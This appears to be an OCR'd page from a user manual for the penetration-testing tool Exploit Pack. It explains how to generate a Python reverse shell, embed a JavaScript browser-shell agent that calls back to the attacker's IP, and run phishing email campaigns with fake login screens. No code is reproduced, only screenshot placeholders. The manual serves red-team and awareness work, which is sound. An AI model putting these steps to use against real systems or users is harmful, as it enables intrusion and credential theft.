


Agent deployment


It's time to deploy your first agent. Let's start by deploying a Python agent, select Reverse shell as shown below, this will pop-up the Reverse shell wizard.




Click next when you are ready and then you will be presented with the final code of your customized Python reverse shell as shown in the following screenshot, carefully check that the IP address points to the one associated with Exploit Pack:




Next let's deploy a browser agent. You can do this by selecting Browser-Shell from the agent deployment menu as shown here:




That action will pop-up a browser with the example page of the Browser Shell as shown below, here you can see the page and the source code. In a nutshell what you have to include it's the Javascript code and remember to modify again like with the other agents the IP address where Exploit Pack is referenced to.




You can modify the IP address where the agent is going to point to if you select the agent directly from the utilities tab as shown here, marked you will see that the agent by default goes to 127.0.0.1:




The browser agent can also be used during the phishing campaings, these campaigns can be launched directly (manually) or you can use Exploit Pack to send email to one user or a list as shown below.




If you wish to use the email campaings feature of the phishing wizard you must first go to Edit -> Preferences and set necessary configuration for the SMTP server to be used as shown below:




When you click on Next you will be shown the different type of login screens you can use (or abuse) during your Red Team scenario to trick users. This is particulary interesting during Awareness campaings so you can shown without doubts if the employees of your company are really aware or not of cyber criminals attacks coming outside their safe zone.



